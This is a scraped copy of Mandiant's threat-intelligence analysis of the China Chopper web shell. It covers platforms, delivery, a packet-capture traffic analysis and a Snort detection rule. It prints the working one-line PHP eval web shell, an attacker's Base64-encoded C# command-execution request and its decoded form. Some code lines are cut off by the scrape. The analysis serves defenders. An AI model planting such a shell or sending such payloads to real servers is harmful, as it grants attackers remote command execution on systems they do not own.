Threat Intelligence

Breaking Down the China Chopper Web Shell - Part II

August 9, 2013

Mandiant

Written by: Tony Lee, Ian Ahl, Dennis Hanzlik

Part II in a two-part series. Read Part I.


Introduction

In Part I of this series, I described China Chopper's easy-to-use interface and advanced features — all the more remarkable considering the Web shell's tiny size: 73 bytes for the aspx version, 4 kilobytes on disk. In this post, I'll explain China Chopper's platform versatility, delivery mechanisms, traffic patterns, and detection. My hope is that armed with this information, you can eradicate this pest from your environment.

Platform

So what platform can China Chopper run on? Any Web server that is capable of running JSP, ASP, ASPX, PHP, or CFM. That's the majority of the Web application languages out there. What about operating systems? China Chopper is flexible enough to run transparently on both Windows and Linux. This OS and application flexibility makes this an even more dangerous Web shell.


In Part I of this series, we showed China Chopper executing on a Windows 2003 IIS server using ASPX. Now we will show it running on Linux with PHP. As shown in Figure 1, the contents of the PHP version are just as minimalistic:



```
root@DVORAK:~# cat /var/www/shell.php
<?php @eval($_POST['password']);?>
root@DVORAK:~#
```

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. Learn more. Understood


While the available options differ depending on what platform China Chopper is running on, the file management features in Linux (see Figure 2) are similar to those in Windows.



```
media     2013-06-05 11:02:35   4096    0755
lib       2012-08-10 18:52:06   12288   0755
selinux   2009-12-05 16:55:28   4096    0755
```

Figure 2: File browsing on a target system running Linux


The database client example shown in Figure 3 is MySQL instead of MS-SQL, but it offers many of the same capabilities.



```
Example: <T>MYSQL</T>||<H>localhost</H>||<U>root</U>||<P></P>||<L>utf8</L>
Config:
```

Figure 3: Database management from a target system running Linux

The virtual terminal looks familiar (Figure 4), but uses Linux commands instead of Windows because these are ultimately interpreted by the underlying operating system.



```
[*] Basic information [     Linux DVORAK 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686(www-data) ]
[/var/www/]$ whoami
www-data


[/var/www/]$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)


[/var/www/]$
```

Figure 4: Virtual terminal from a target system running Linux

Delivery Mechanism


China Chopper's delivery mechanism can be very flexible due to the size, format, and simplicity of the malware's payload. This small, text-based payload can be delivered using any of the following mechanisms:

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. Learn more.

- JBoss jmx-console or Apache Tomcat management pages (For more details on this attack vector, read FireEye consultant Tony Lee’s [explanation](#))
- Remote exploit with a file drop
- Lateral propagation from other access

Traffic Analysis

We have now seen the server side payload and the client that is used to control the Web shell. Now let's examine China Chopper's traffic. Fortunately, we have both the server and client components, so we can start a packet capture to view the contents of typical traffic. As shown in Figure 5, the client initiates the connection over TCP port 80 using the HTTP *POST* method.



Chopper.pcapng [Wireshark 1.8.7 (SVN Rev 49382 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
Port 80 HTTP Traffic - POST method

```
No.  Time       Source          Destination     Protocol Length Info
  5 21.8425730 Vmware_9f:50:7e  Broadcast       ARP        42 Who has 192.168.33.138?  Tell 192.168.33.137
  6 21.8427690 Vmware_6c:81:90  Vmware_9f:50:7e ARP        60 192.168.33.138 is at 00:0c:29:6c:81:90
  7 21.8427780 192.168.33.137   192.168.33.138  TCP        62 rapidmq-center > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
  8 21.8429130 192.168.33.138   192.168.33.137  TCP        62 http > rapidmq-center [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1
  9 21.8429400 192.168.33.137   192.168.33.138  TCP        54 rapidmq-center > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
 10 21.8430640 192.168.33.137   192.168.33.138  TCP       348 [TCP segment of a reassembled PDU]
 11 21.8431190 192.168.33.137   192.168.33.138  HTTP     1161 POST /shellme.aspx HTTP/1.1  (application/x-www-form-urlencoded)
 12 21.8432780 192.168.33.138   192.168.33.137  TCP        60 http > rapidmq-center [ACK] Seq=1 Ack=1402 Win=62839 Len=0
 13 22.4609870 192.168.33.138   192.168.33.137  HTTP      334 HTTP/1.1 200 OK  (text/html)
 14 22.4610350 192.168.33.137   192.168.33.138  TCP        54 rapidmq-center > http [ACK] Seq=1402 Ack=282 Win=63960 Len=0
 15 22.4611950 192.168.33.137   192.168.33.138  TCP        54 rapidmq-center > http [FIN, ACK] Seq=1402 Ack=282 Win=63960 Len=0
 16 22.4614820 192.168.33.138   192.168.33.137  TCP        60 http > rapidmq-center [ACK] Seq=282 Ack=1403 Win=62839 Len=0

⊞ Frame 11: 1161 bytes on wire (9288 bits), 1161 bytes captured (9288 bits) on interface 0
⊞ Ethernet II, Src: Vmware_9f:50:7e (00:0c:29:9f:50:7e), Dst: Vmware_6c:81:90 (00:0c:29:6c:81:90)
⊞ Internet Protocol Version 4, Src: 192.168.33.137 (192.168.33.137), Dst: 192.168.33.138 (192.168.33.138)
⊞ Transmission Control Protocol, Src Port: rapidmq-center (3093), Dst Port: http (80), Seq: 295, Ack: 1, Len: 1107
⊞ [2 Reassembled TCP Segments (1401 bytes): #10(294), #11(1107)]
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: application/x-www-form-urlencoded
    [truncated] Password=Response.Write("->|");var err:Exception;try{eval(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String("dm

0120  73 65 0d 0a 0d 0a 50 61  73 73 77 6f 72 64 3d 52   se....Pa ssword=R
0130  65 73 70 6f 6e 73 65 2e  57 72 69 74 65 28 22 2d   esponse. Write("-
0140  3e 7c 22 29 3b 76 61 72  20 65 72 72 3a 45 78 63   >|");var  err:Exc
0150  65 70 74 69 6f 6e 3b 74  72 79 7b 65 76 61 6c 28   eption;t ry{eval(
0160  53 79 73 74 65 6d 2e 54  65 78 74 2e 45 6e 63 6f   System.T ext.Enco
0170  64 69 6e 67 2e 47 65 74  45 6e 63 6f 64 69 6e 67   ding.Get Encoding
0180  28 36 35 30 30 31 29 2e  47 65 74 53 74 72 69 6e   (65001). GetStrin
0190  67 28 53 79 73 74 65 6d  2e 43 6f 6e 76 65 72 74   g(System .Convert
01a0  2e 46 72 6f 6d 42 61 73  65 36 34 53 74 72 69 6e   .FromBas e64Strin
01b0  67 28 22 64 6d 46 79 49  47 4d 39 62 6d 56 33 49   g("dmFyI GM9bmV3I
01c0  46 4e 35 63 33 52 6c 62  53 35 45 61 57 46 6e 62   FN5c3Rlb S5EaWFnb
01d0  6d 39 7a 64 47 6c 6a 63  79 35 51 63 6d 39 6a 5a   m9zdGljc y5Qcm9jZ
01e0  58 4e 7a 55 33 52 68 63  6e 52 4a 62 6d 5a 76 4b   XNzU3Rhc nRJbmZvK
01f0  46 4e 35 63 33 52 6c 62  53 35 55 5a 58 68 30 4c   FN5c3Rlb S5UZXh0L

Frame (1161 bytes)   Reassembled TCP (1401 bytes)
Text item (text), 1107 bytes    Packets: 19 Displayed: 19 Marked: 0 Load time: 0:00.203    Profile: Default
```

Figure 5: A packet capture shows that the Web shell traffic is HTTP POST traffic over TCP port 80

Because this is TCP traffic, we can “follow the TCP” stream in [Wireshark](#) (a popular open-source network-protocol analyzer that works in Unix and Windows). In Figure 6, the traffic in red at the top is from the attacker (Web client). The traffic shown in blue at the bottom is the response from the target (Web shell).

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. [Learn more](#).



```
POST /shellme.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 81.47.81.45
Referer: http://192.168.33.138
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.33.138
Content-Length: 1107
Connection: Close

Password=Response.Write("->|");var err:Exception;try{eval
(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String
("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5
nLkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1
ZXN0Lkl0ZW1bInoxIl0pKSk7dmFyIGU9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzKCk7dmFyIG91dDpTe
XN0ZW0uSU8uU3RyZWFtUmVhZGVyLEVJO1N5c3RlbS5JTy5TdHJlYW1SZWFkZXI7Yy5Vc2VTaGVsbEV4ZWN1dGU9Zm
Fsc2U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJyb3I9dHJ1ZTtlLlN
0YXJ0SW5mbz1jO2MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDY1MDAx
KS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1ZXN0Lkl0ZW1bInoyIl0pKTtlL
lN0YXJ0KCk7b3V0PWUuU3RhbmRhcmRPdXRwdXQ7RUk9ZS5TdGFuZGFyZEVycm9yO2UuQ2xvc2UoKTtSZXNwb25zZS
5Xcml0ZShvdXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpOw%3D%3D")),"unsafe");}catch(err)
{Response.Write("ERROR:// "%2Berr.message);}Response.Write("|<-");Response.End
();&z1=Y21k&z2=Y2QgL2QgImM6XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZjZCZlY2hvIFtFXQ
%3D%3DHTTP/1.1 200 OK
Connection: close
Date: Thu, 06 Jun 2013 18:48:51 GMT
Server: Microsoft-IIS/6.0
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 66

->|nt authority\network service
[S]
C:\Inetpub\wwwroot
[E]
|<-
```

Figure 6: After following the TCP stream, we can see that the majority of the attacker traffic is Base64 encoded.


As highlighted above, the majority of the attacker traffic appears to be Base64 encoded. This is not a problem, though, because it can be easily decoded. We use the “TextWizard” feature of the free Fiddler Web debugger to discover what the attacker is sending. (Note: *%3D* is a URL-encoded representation of the equal sign ("="). Fiddler needs this to be converted to an equals sign for proper decoding.)

Raw attacker traffic:

```
Password=Response.Write("->|");
var err:Exception;try{eval(System.Text.Encoding.GetEncoding
GetString(System. Convert.FromBase64String
("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJb
LkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcn
N0Lkl0ZW1bInoxIl0pKSk7dmFyIGU9bmV3IFN5c3RlbS5EaWFnbm9zdGlj
ZW0uSU8uU3RyZWFtUmVhZGVyLEVJO1N5c3RlbS5JTy5TdHJlYW1SZWFkZXI
U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZWRpcmVjdFN0Y
SW5mbz1jO2MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh0LkVuY29kaW5
RTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1Z
KCk7b3V0PWUuU3RhbmRhcmRPdXRwdXQ7RUk9ZS5TdGFuZGFyZEVycm9yO2U
hvdXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpOw%3D%3D")),"uns
("ERROR:// "%2Berr.message);}Response.Write("|<-");Response
XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZjZCZlY2hvIFt
```

As shown in Figure 7, the Fiddler Web debugger text wizard easily converts the raw traffic from Base64 to plain text.

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. Learn more.


Fiddler Web Debugger
File Edit Rules Tools View Help GET /book
Replay Resume Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard
# Result Protocol Host URL
1 200
Statistics Inspectors AutoResponder Composer Filters Log
TextWizard [764 => 571 chars]
The TextWizard allows you to encode and decode text. Input text and select a transformation from the list at the left.
View bytes
Encodings...
Save Output: As Session To File...
Send output to input
To Base64
From Base64
URLEncode
URLDecode
HexEncode
To JS string
From JS string
HTML Encode
HTML Decode
To UTF-7
From UTF-7
To DeflatedSAML
From DeflatedSAML

```
dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDY1M
DAxKS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1ZXN0Lkl0ZW1bInoxIl0pKSk7dmFyIGU9bmV3IFN5c3RlbS
5EaWFnbm9zdGljcy5Qcm9jZXNzKCk7dmFyIG91dDpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyLEVJOlN5c3RlbS5JTy5TdHJlYW1SZWFkZXI7Yy5
Vc2VTaGVsbEV4ZWN1dGU9ZmFsc2U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJyb3I9dHJ
1ZTtlLlN0YXJ0SW5mbz1jO2MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpb
mcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1ZXN0Lkl0ZW1bInoyIl0pKTtlLlN0YXJ0KCk7b3V0PWUuU3RhbmRhcmRPdXRwd
XQ7RUk9ZS5TdGFuZGFyZEVycm9yO2UuQ2xvc2UoKTtSZXNwb25zZS5Xcml0ZShvdXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpO
w==
```

```
var c=new
System.Diagnostics.ProcessStartInfo(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64
String(Request.Item["z1"])));var e=new System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.RedirectStandardOutput=true;c.Re
directStandardError=true;e.StartInfo=c;c.Arguments="/c
"+System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String(Request.Item["z2"]));e.Start()
;out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.ReadToEnd()+EI.ReadToEnd());
```

Figure 7: Fiddler Web debugger decodes the Base64 traffic

Decoded traffic:

```
varc=newSystem.Diagnostics.ProcessStartInfo(System.Text.Enc
GetString(System.Convert.FromBase64String(Request.Item["z1'
vare=newSystem.Diagnostics.Process();
varout:System.IO.StreamReader,EI:System.IO.StreamReader;
c.UseShellExecute=false;
c.RedirectStandardOutput=true;c.RedirectStandardError=true;
e.StartInfo=c;c.Arguments="/c"+System.Text.Encoding.GetEnco
GetString(System.Convert.FromBase64String(Request.Item["z2'
e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close()
Response.Write(out.ReadToEnd()+EI.ReadToEnd());
```

Finally we have something more readable. However, our Base64-decoded traffic is now attempting to decode more Base64 traffic that is being stored as z1 and z2. Going back to our attacker traffic, right after the end of the "Password" parameter, we see the z1 and z2 parameters.

I've highlighted Base64-encoded parameters z1 and z2 in the following output:

```
&z1=Y21k&z2=Y2QgL2QgImM6XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZ
```

Base64-decoded parameters z1 and z2:

```
z1=cmdz2=cd /d "c:\inetpub\wwwroot\"&whoami&echo [S]&cd&ech
```

That explains how the client communicates with the shell. The "Password" parameter passes the code to the payload to be executed. The z1 is *cmd*, and z2 contains the arguments to the command prompt

cloud.google.com uses cookies from Google to deliver and enhance the quality of its services and to analyze traffic. Learn more.

the attacker, which creates the following response to the *whoami* command and the present working directory:

```
->|nt authority\network service[S]C:\Inetpub\wwwroot[E]|<-
```

Detection

Now that we understand the contents of China Chopper and what its traffic looks like, we can focus on ways to detect this pest both at the network and the host level.

Network

With a standard Snort IDS in place, this traffic can be caught with relative ease. Keith Tyler gives a basic IDS signature to work in his early China Chopper blog post:

```
alert tcp any any -> any 80 ( sid:900001; content:"base64_d
http_client_body;flow:to_server,established; content:"POST"
http_method; ;msg:"Webshell Detected Apache";)
```

